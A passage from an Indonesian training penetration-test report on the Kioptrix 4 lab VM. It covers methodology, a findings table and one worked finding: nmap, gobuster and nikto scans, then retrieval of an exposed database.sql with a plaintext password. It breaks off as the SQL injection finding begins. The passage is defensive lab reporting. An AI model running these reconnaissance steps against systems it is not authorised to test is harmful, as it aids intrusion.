

LAPORAN PENETRATION TESTING

Aplikasi Network

Muhammad Farrel Akbar

PT. Mini Bootcamp Sukses

Tahun Pelaksanaan: 2026

DISCLAIMER

Perlu diperhatikan bahwa penilaian ini mungkin tidak mengungkapkan seluruh kerentanan yang ada pada sistem dalam lingkup penugasan. Laporan ini merupakan ringkasan temuan dari penilaian "***point-in-time***" & "***point-of-view-concept***" yang dilakukan pada lingkup *Pentester*. Setiap perubahan yang dilakukan terhadap lingkup selama periode pengujian dapat mempengaruhi hasil penilaian.

RINGKASAN EKSEKUTIF

GAMBARAN UMUM

PT Mini Bootcamp Sukses (MBS) telah melakukan Penetration Testing terhadap aplikasi network (Kioptrix 1.3 #4 / 192.168.148.129). Tujuan dari kegiatan ini adalah untuk mengidentifikasi, mengevaluasi, memperbaiki, dan mendokumentasikan kerentanan keamanan dalam sistem TI dan bisnis. Penilaian ini dilaksanakan oleh tim internal yang memiliki keterampilan dan pengalaman di bidang keamanan siber. Kompetensi ini memungkinkan pemberian gambaran menyeluruh dan solusi terbaik untuk meningkatkan keamanan sistem.

Dalam konteks transformasi ini, kecepatan bisnis dan saluran pendapatan atau pertumbuhan di perusahaan telah menjadi target menarik bagi penyerang eksternal. Sebagai tim internal dengan pengetahuan mendalam tentang sistem, proses dan pembelajaran cara mengeksploitasi dan menemukan kelemahan dalam sistem dilakukan selama penilaian ini.

Laporan ini berisi rincian tentang ruang lingkup pekerjaan, temuan celah keamanan, dan rekomendasi untuk perbaikan. Bagian ringkasan di bawah ini menyajikan ringkasan non-teknis dari temuan celah keamanan dan dampaknya terhadap bisnis perusahaan. Bagian kedua menjelaskan metode dan jenis serangan yang dilakukan selama Penilaian Kerentanan. Bagian berikutnya adalah deskripsi rinci dari masing-masing celah keamanan beserta presentasi teknisnya.

PT Mini Bootcamp Sukses (MBS) akan terus berupaya semaksimal mungkin untuk melakukan pengujian berkala terhadap aset target yang diujikan.

METODOLOGI

PT Mini Bootcamp Sukses (MBS), telah membuat laporan hasil Penetration Testing untuk memberikan informasi mengenai kondisi keamanan layanan pada aplikasi yang telah diuji. Penilaian ini dilakukan oleh PT Mini Bootcamp Sukses (MBS).

Dalam penugasan ini, tim internal telah merujuk pada peraturan internasional dan standar ISO 27001 yang mengatur sistem manajemen keamanan informasi, dalam menggunakan Metode ISO 27001 dalam *process* Penetration Testing. Proses ini dimulai dengan pendefinisian ruang lingkup dan tujuan penilaian kerentanan. Ruang lingkup penilaian mencakup semua sistem, aplikasi, jaringan, dan aset informasi yang relevan. PT Mini Bootcamp Sukses (MBS) kemudian membentuk tim penilaian yang terdiri dari ahli keamanan informasi dan pemangku kepentingan yang relevan. Langkah berikutnya adalah identifikasi ancaman dan kerentanan dengan menggunakan alat pemindaian otomatis serta analisis manual untuk memastikan bahwa semua potensi kelemahan telah ditemukan.

Setelah mengidentifikasi kerentanan, tim melanjutkan dengan evaluasi risiko. Evaluasi ini melibatkan analisis dampak potensial dari setiap kerentanan terhadap bisnis serta kemungkinan eksploitasi oleh ancaman. Berdasarkan analisis ini, risiko dikategorikan dan diprioritaskan. Dalam proses evaluasi keamanan ini, PT Mini Bootcamp Sukses (MBS) menggunakan metodologi Penetration Testing Execution Standard (PTES) sebagai kerangka kerja utama dalam pelaksanaan pengujian. PTES menyediakan pendekatan terstruktur yang mencakup tahapan perencanaan, pengumpulan informasi, analisis kerentanan, eksploitasi, hingga pasca-eksploitasi dan pelaporan.

Metodologi ini memungkinkan penguji untuk melakukan pengujian secara sistematis dan terdokumentasi, memastikan setiap tahap pengujian dilakukan secara terukur dan dapat direproduksi. Selain itu, tingkat keparahan masing-masing kerentanan dinilai menggunakan Common Vulnerability Scoring System (CVSS) untuk memberikan pengukuran kuantitatif terhadap risiko yang diidentifikasi.

Akhirnya, seluruh hasil penilaian yang dilakukan telah dikategorikan, diprioritaskan berdasarkan tingkat risiko, dan didokumentasikan secara komprehensif dalam laporan ini sebagai dasar rekomendasi perbaikan keamanan sistem.

UCAPAN TERIMA KASIH

Kami, tim IT dan Pentester, yang merupakan bagian internal dari PT Mini Bootcamp Sukses (MBS), ingin menyampaikan rasa terima kasih yang mendalam dan apresiasi yang setinggi-tingginya kepada Manajemen, Manajer TI, dan seluruh staff PT Codelamp Pentest yang telah berpartisipasi dalam pelaksanaan Penilaian Kerentanan ini. Kerjasama dan diskusi yang konstruktif dari seluruh tim sangat membantu dalam mengidentifikasi dan mengatasi kerentanan keamanan dalam aplikasi yang diuji.

Budaya kerja dan tim yang solid sangat mendukung semangat kesadaran keamanan, yang sangat meningkatkan kecepatan dan kualitas kegiatan ini. Dukungan dan kerjasama dari seluruh tim sangat berharga dalam menyelesaikan pekerjaan ini dengan baik.

Daftar Isi

RINGKASAN EKSEKUTIF	1
METODOLOGI	2
UCAPAN TERIMA KASIH	3
Daftar Isi	4
Kontrol Dokumen	5
Informasi Dokumen	5
Catatan Perubahan	5
Tinjauan dan Persetujuan	6
Detail Pekerjaan	7
1.1 Ruang Lingkup	7
1.2 Area	7
1.3 Waktu dan Tempat	7
1.4 Metodologi	8
1.4.1 Penetration Testing Execution Standard (PTES)	8
1.4.2 Penilaian Tingkat Risiko	8
1.4.3 Deskripsi Tingkat Risiko	8
1.4.3 Framework & Standard	9
Ringkasan Temuan Kerentanan	10
Tabel Temuan Kerentanan Aplikasi	10
1.5. Tabel Detail Temuan	11
1.5.1 Exposed Sensitive File (database.sql)	11
1.5.2 SQL Injection pada Halaman Login	16
1.5.3 Credential Reuse & Restricted Shell Bypass (SSH Access)	20
1.5.4 Privilege Escalation melalui MySQL sys_exec	23
1.5.5 Alternative Root Access via SQLMap OS-Shell dan MySQL UDF SUID Bash	26
1.5.6 Privilege Escalation via MySQL UDF SUID Bash (chmod u+s)	32
1.5.7 Privilege Escalation via Modifikasi /etc/passwd melalui MySQL sys_exec	35
PENUTUP/KESIMPULAN	42

Kontrol Dokumen

Informasi Dokumen

Tabel 1 Informasi Dokumen

Nama Target	:	192.168.148.129
Judul Dokumen	:	Report Penetration Testing – <i>Network Application</i>
Versi	:	Version 1.0
Penyusun	:	Tim Penetration Testing PT. Mini Bootcamp Sukses
Asesor Kerentanan	:	Tim Penetration Testing PT. Mini Bootcamp Sukses
Klasifikasi Dokumen	:	Confidential

Catatan Perubahan

Tabel 2 Catatan Perubahan

Perubahan Revisi				
Versi	Status	Tanggal	Penulis	Deskripsi
1.0	Final	15 Feb 2026	Tim Pentest	Laporan awal

Tinjauan dan Persetujuan

PT Codelamp Lab Pentest

Tabel 3 Persetujuan dari PT Codelamp Lab Pentest

Jabatan	Nama	Tanda Tangan
Direktur Utama	Budi Pratama	(tanda tangan)
Manajer Keamanan IT	Rizky Suparjo	(tanda tangan)
Lead Penetration Tester	Andi Wijaya	(tanda tangan)

Tabel 4 Tinjauan dan Persetujuan

	Nama	Tanggal	Paraf
Dibuat oleh	Andi Wijaya	15 Februari 2026	(paraf)

No. Dokumen	: MBS/PENTEST/2026/001
Tanggal	: 15 Februari 2026
Revisi	: 1.3
Jumlah Halaman	: 42
Lampiran	: -

Detail Pekerjaan

1.1 Ruang Lingkup

Ruang lingkup objek dari pekerjaan ini adalah Aplikasi Network.

Tabel 5 Ruang Lingkup

No	Aplikasi	Akses
1	192.168.148.129	Internal (VMware Lab)

1.2 Area

No	Area	Keterangan
1	Jaringan Internal	VMware Lab Environment
2	Web Application	HTTP Service (Port 80)
3	SSH Service	Port 22
4	SMB/NetBIOS Service	Port 139, 445
5	Database Service	MySQL (Port 3306)

1.3 Waktu dan Tempat

	Keterangan
Tanggal Pelaksanaan	15 Februari 2026
Durasi Pengujian	1 hari kerja
Tempat Pelaksanaan	PT. Mini Bootcamp Sukses

Lingkungan Pengujian	Virtual Machine (VMware)
Attacker Machine	Kali Linux (192.168.148.131)
Target Machine	Kioptrix4 — Ubuntu 8.04 (192.168.148.129)
Metode Akses	Internal Network (Host-Only Adapter)
Status Jaringan	Isolated Lab Environment

1.4 Metodologi

Metodologi *Penetration Testing* yang digunakan dalam proyek ini dijelaskan di bawah ini.

1.4.1 Penetration Testing Execution Standard (PTES)

PTES (Penetration Testing Execution Standard) adalah metodologi standar industri yang digunakan dalam pelaksanaan pengujian penetrasi ini. Metodologi ini mencakup tujuh tahapan utama: Pre-engagement Interactions, Intelligence Gathering, Threat Modeling, Vulnerability Analysis, Exploitation, Post-Exploitation, dan Reporting. Pengujian dilakukan pada lingkungan virtual menggunakan VMware, dengan target sistem Kioptrix4 (192.168.148.129) yang diakses dari mesin Kali Linux sebagai attacker machine. PTES memungkinkan penguji untuk melakukan pengujian secara sistematis dan terdokumentasi, memastikan setiap tahap dilakukan secara terukur dan dapat direproduksi.

1.4.2 Penilaian Tingkat Risiko

Penilaian tingkat risiko dan dampak dari kerentanan keamanan yang ditemukan dalam sistem diukur menggunakan CVSS 4.0 (Common Vulnerability Scoring System versi 4.0). CVSS memberikan skor numerik (0.0–10.0) yang merepresentasikan tingkat keparahan suatu kerentanan berdasarkan faktor-faktor seperti attack vector, attack complexity, privileges required, user interaction, dan dampak terhadap confidentiality, integrity, serta availability sistem.

1.4.3 Deskripsi Tingkat Risiko

Kerentanan diberikan dengan skala tingkat keparahan yang ditentukan berdasarkan skor CVSS 4.0. Kategorisasi tingkat risiko adalah sebagai berikut: Critical (9.0–10.0) – kerentanan yang dapat langsung dieksploitasi dan berdampak fatal terhadap sistem; High (7.0–8.9) – kerentanan dengan dampak signifikan yang memerlukan perhatian segera; Medium (4.0–6.9) – kerentanan dengan dampak sedang yang perlu ditangani; Low (0.1–3.9) – kerentanan dengan dampak minimal;

Informational (0.0) – temuan yang tidak memiliki risiko langsung namun perlu diperhatikan.

1.4.3 Framework & Standard

Pengujian ini mengacu pada beberapa framework dan standar keamanan internasional, yaitu: PTES (Penetration Testing Execution Standard) sebagai metodologi utama pelaksanaan pengujian; OWASP Testing Guide sebagai panduan pengujian keamanan aplikasi web; CVSS 4.0 (Common Vulnerability Scoring System) untuk penilaian tingkat keparahan kerentanan; CWE (Common Weakness Enumeration) sebagai referensi klasifikasi kelemahan perangkat lunak; serta ISO/IEC 27001 sebagai kerangka sistem manajemen keamanan informasi.

Ringkasan Temuan Kerentanan

Tabel Temuan Kerentanan Aplikasi

Berikut adalah ringkasan temuan celah keamanan pada aplikasi network sebagai berikut,

Tabel 8 Temuan Kerentanan

No	Nama Temuan	Tingkat Keparahan	Status
1	Exposed Sensitive File (database.sql)	High	Open
2	SQL Injection pada Halaman Login	High	Open
3	Credential Reuse & Restricted Shell Bypass (SSH Access)	High	Open
4	Privilege Escalation melalui MySQL sys_exec	Critical	Open
5	Alternative Root Access via SQLMap OS-Shell dan MySQL UDF SUID Bash	Critical	Open
6	Privilege Escalation via MySQL UDF SUID Bash (chmod u+s)	Critical	Open
7	Privilege Escalation via Modifikasi /etc/passwd melalui MySQL sys_exec	Critical	Open

Open : Kerentanan masih terbuka (setelah melakukan pengujian penetrasi).

Fixed : Kerentanan telah diperbaiki oleh klien.

Not Fixed : Kerentanan masih terbuka saat melakukan tes ulang.

Partially Fixed : Banyak titik akhir atau parameter yang dilakukan dan yang sebagian tetap.

Closed : Klien menerima risiko.

1.5. Tabel Detail Temuan

1.5.1 Exposed Sensitive File (database.sql)

Deskrip Detail Temuan	
Keparahan	High
Skor CVSS 4.0	Skor: 8.2 (High) CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:L/SI:N/SA:N
Deskripsi	Ditemukan file sensitif database.sql yang dapat diakses secara langsung melalui web server tanpa autentikasi. File tersebut berada dalam direktori publik dan dapat diunduh oleh siapa saja yang mengetahui path-nya. File ini berisi struktur database serta data pengguna, termasuk username dan password yang disimpan dalam bentuk plaintext. Keberadaan file backup database di dalam web root menunjukkan misconfiguration pada server dan praktik manajemen file yang tidak aman.
URL yang terpengaruh	http://192.168.148.129/database.sql Web Server – Apache 2.2.8 (Port 80)
Dampak	Penyerang dapat memperoleh informasi sensitif tanpa perlu melakukan autentikasi atau eksploitasi kompleks. Informasi yang diperoleh dari file ini dapat digunakan untuk: • Mengakses akun pengguna • Melakukan brute force atau credential reuse • Melakukan serangan lanjutan seperti SSH login • Melakukan analisis struktur database untuk eksploitasi lebih lanjut Jika terjadi pada sistem produksi, kebocoran database dapat menyebabkan kompromi penuh terhadap sistem aplikasi.
Rekomendasi	• Hapus file backup dari direktori publik. • Simpan file konfigurasi dan backup di luar web root. • Nonaktifkan directory listing.

	• Terapkan kontrol akses berbasis server. • Implementasikan environment separation (dev/test/production).
Referensi	• CWE-200: Exposure of Sensitive Information — https://cwe.mitre.org/data/definitions/200.html • CWE-530: Exposure of Backup File to Unauthorized Control Sphere — https://cwe.mitre.org/data/definitions/530.html

Bukti Temuan

Langkah 1: Discovery

Dilakukan scanning menggunakan Nmap untuk mengidentifikasi service aktif pada target. Teridentifikasi layanan HTTP pada port 80.

Selanjutnya dilakukan scanning menggunakan Nikto untuk mengidentifikasi potensi file sensitif pada web server.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.148.130 netmask 255.255.255.0 broadcast 192.168.148.255
    ether 00:0c:29:3b:c4:d8 txqueuelen 1000 (Ethernet)
    RX packets 4 bytes 1088 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25 bytes 3756 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ sudo nmap -sn 192.168.148.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-15 04:34 EST
Nmap scan report for 192.168.148.1
Host is up (0.0012s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.148.129
Host is up (0.0020s latency).
MAC Address: 00:0C:29:62:F9:28 (VMware)
Nmap scan report for 192.168.148.254
Host is up (0.00061s latency).
MAC Address: 00:50:56:FE:BC:63 (VMware)
Nmap scan report for 192.168.148.130
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.97 seconds
```

```
(kali㉿kali)-[~]  
$ sudo netdiscover -r 192.168.148.0/24
```

```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  


| IP              | At                | MAC Address | Count | Len          | MAC Vendor / Hostname |
|-----------------|-------------------|-------------|-------|--------------|-----------------------|
| 192.168.148.1   | 00:50:56:c0:00:01 | 1           | 60    | VMware, Inc. |                       |
| 192.168.148.129 | 00:0c:29:62:f9:28 | 1           | 60    | VMware, Inc. |                       |
| 192.168.148.254 | 00:50:56:f2:9b:90 | 1           | 60    | VMware, Inc. |                       |


```

```
(kali㉿kali)-[~]  
$ nmap -sC -sV 192.168.148.129  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-15 04:35 EST  
Nmap scan report for 192.168.148.129  
Host is up (0.00064s latency).  
Not shown: 566 closed tcp ports (reset), 430 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)  
| ssh-hostkey:  
| 1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)  
| 2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)  
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch  
|_ http-title: Site doesn't have a title (text/html).  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.0.28a (workgroup: WORKGROUP)  
MAC Address: 00:0C:29:62:F9:28 (VMware)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Host script results:  
|_ nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
|_ smb-os-discovery:  
|   OS: Unix (Samba 3.0.28a)  
|   Computer name: Kioptrix4  
|   NetBIOS computer name:  
|   Domain name: localdomain  
|   FQDN: Kioptrix4.localdomain  
|_ System time: 2026-02-15T11:36:22-05:00  
|_ clock-skew: mean: 9h30m09s, deviation: 3h32m07s, median: 7h00m09s  
|_ smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_ smb2-time: Protocol negotiation failed (SMB2)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 27.16 seconds
```

Langkah 2: Directory Enumeration

Dilakukan enumerasi direktori menggunakan Gobuster:

```
gobuster dir -u http://192.168.148.129 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

Hasil enumeration menunjukkan beberapa direktori yang dapat diakses seperti:

/images

/john

/robert

/member

/logout

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.148.129 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.148.129
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 358] [→ http://192.168.148.129/images/]
/index (Status: 200) [Size: 1255]
/john (Status: 301) [Size: 356] [→ http://192.168.148.129/john/]
/member (Status: 302) [Size: 220] [→ index.php]
/logout (Status: 302) [Size: 0] [→ index.php]
/robert (Status: 301) [Size: 358] [→ http://192.168.148.129/robert/]
Progress: 141708 / 141709 (100.00%)

Finished
```

Tahap ini mengonfirmasi bahwa web server tidak memiliki pembatasan akses direktori yang ketat.

Langkah 3: Identifikasi File Sensitif


```

(kali@kali)-[~]
$ nikto -h http://192.168.148.129
- Nikto v2.5.0

+ Target IP: 192.168.148.129
+ Target Hostname: 192.168.148.129
+ Target Port: 80
+ Start Time: 2026-02-15 04:43:34 (GMT-5)


+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /database.sql: Server may leak inodes via ETags, header found with file /database.sql, inode: 148370, size: 298, mtime: Sat Feb 4 11:11:51 2012. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /database.sql: Potentially interesting backup/cert file found. See: https://cwe.mitre.org/data/definitions/530.html
+ PHP/5.2 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /database.sql: Database SQL found.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /member.php?vwar_root=http://blog.cirt.net/rfiinc.txt: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8907 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time: 2026-02-15 04:44:00 (GMT-5) (26 seconds)

```

Tool Nikto mengidentifikasi beberapa temuan penting pada web server, di antaranya:

- Server menggunakan **Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6** yang sudah outdated dan rentan
- Ditemukan file sensitif **/database.sql** yang dapat diakses secara langsung tanpa autentikasi
- Directory indexing aktif pada **/icons/** dan **/images/**
- HTTP TRACE method aktif yang mengindikasikan potensi kerentanan Cross-Site Tracing (XST)
- PHP versi 5.2 yang sudah End of Life dan tidak mendapat patch keamanan

Dari temuan tersebut, fokus diarahkan pada file **/database.sql** yang berpotensi mengandung informasi sensitif dan dapat diakses langsung melalui browser.




```
CREATE TABLE `members` (  
  `id` int(4) NOT NULL auto_increment,  
  `username` varchar(65) NOT NULL default '',  
  `password` varchar(65) NOT NULL default '',  
  PRIMARY KEY (`id`)  
) TYPE=MyISAM AUTO_INCREMENT=2 ;  
  
--  
-- Dumping data for table `members`  
--  
INSERT INTO `members` VALUES (1, 'john', '1234');
```

yang dapat diakses secara langsung tanpa autentikasi.

Langkah 4: Unduh File

File berhasil diunduh menggunakan command:

wget http://192.168.148.129/database.sql



```
(kali@kali)~  
$ wget http://192.168.148.129/database.sql  
--2026-02-15 04:52:15-- http://192.168.148.129/database.sql  
Connecting to 192.168.148.129:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 298 [text/plain]  
Saving to: 'database.sql'  
  
database.sql          100%[====>] 298 --.-KB/s  in 0s  
  
2026-02-15 04:52:15 (28.2 MB/s) - 'database.sql' saved [298/298]  
  
(kali@kali)~  
$ cat database.sql  
CREATE TABLE `members` (  
  `id` int(4) NOT NULL auto_increment,  
  `username` varchar(65) NOT NULL default '',  
  `password` varchar(65) NOT NULL default '',  
  PRIMARY KEY (`id`)  
) TYPE=MyISAM AUTO_INCREMENT=2 ;  
  
--  
-- Dumping data for table `members`  
--  
INSERT INTO `members` VALUES (1, 'john', '1234');
```

Langkah 5: Analisis Isi File

Isi file menunjukkan data pengguna berikut:

INSERT INTO members VALUES (1, 'john', '1234');

Meskipun password yang diberikan salah, kita tetap dapat beberapa informasi penting:

- Struktur tabel login dapat diketahui (nama tabel: members).
- Skema autentikasi menggunakan kombinasi username dan password.

• Password disimpan dalam bentuk plaintext tanpa hashing. • Informasi ini dapat digunakan untuk melakukan serangan lanjutan seperti login tidak sah ke layanan lain (misalnya SSH).
Status
[Status Temuan: Open]

1.5.2 SQL Injection pada Halaman Login

Deskrip Detail Temuan	
Keparahan	High
Skor CVSS 4.0	Skor: 8.8 (High) CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:L/SI:L/SA:N
Deskripsi	Setelah menemukan file database.sql dan menganalisis struktur tabel members, diketahui bahwa autentikasi menggunakan kombinasi field username dan password tanpa indikasi hashing. Berdasarkan pola tersebut, dilakukan pengujian terhadap halaman login untuk melihat apakah query autentikasi dapat dimanipulasi. Pengujian menunjukkan bahwa input pada field password tidak difilter dengan baik dan dapat digunakan untuk melakukan SQL Injection sehingga proses autentikasi dapat dilewati.
URL yang terpengaruh	http://192.168.148.129/index.php Modul autentikasi – checklogin.php
Dampak	Kerentanan ini memungkinkan: • Login tanpa mengetahui password yang valid • Pengambilalihan akun pengguna • Akses tidak sah ke Member's Control Panel • Potensi eksploitasi lebih lanjut terhadap database Jika dieksploitasi pada sistem produksi, kerentanan ini dapat menyebabkan kompromi akun secara massal.

Rekomendasi	• Gunakan prepared statement (PDO/MySQLi prepared statement) • Hindari query dinamis dengan string concatenation • Terapkan validasi input server-side • Lakukan secure code review pada modul autentikasi • Implementasikan logging dan monitoring terhadap percobaan login anomali
Referensi	• CWE-89: SQL Injection — https://cwe.mitre.org/data/definitions/89.html • OWASP Top 10 – A03:2021 Injection — https://owasp.org/Top10/A03_2021-Injection/ • OWASP SQL Injection Prevention Cheat Sheet — https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html • NIST SP 800-53 – SI-10 — https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_0/home?element=SI-10

Bukti Temuan

Langkah 1: Analisis Pola Autentikasi

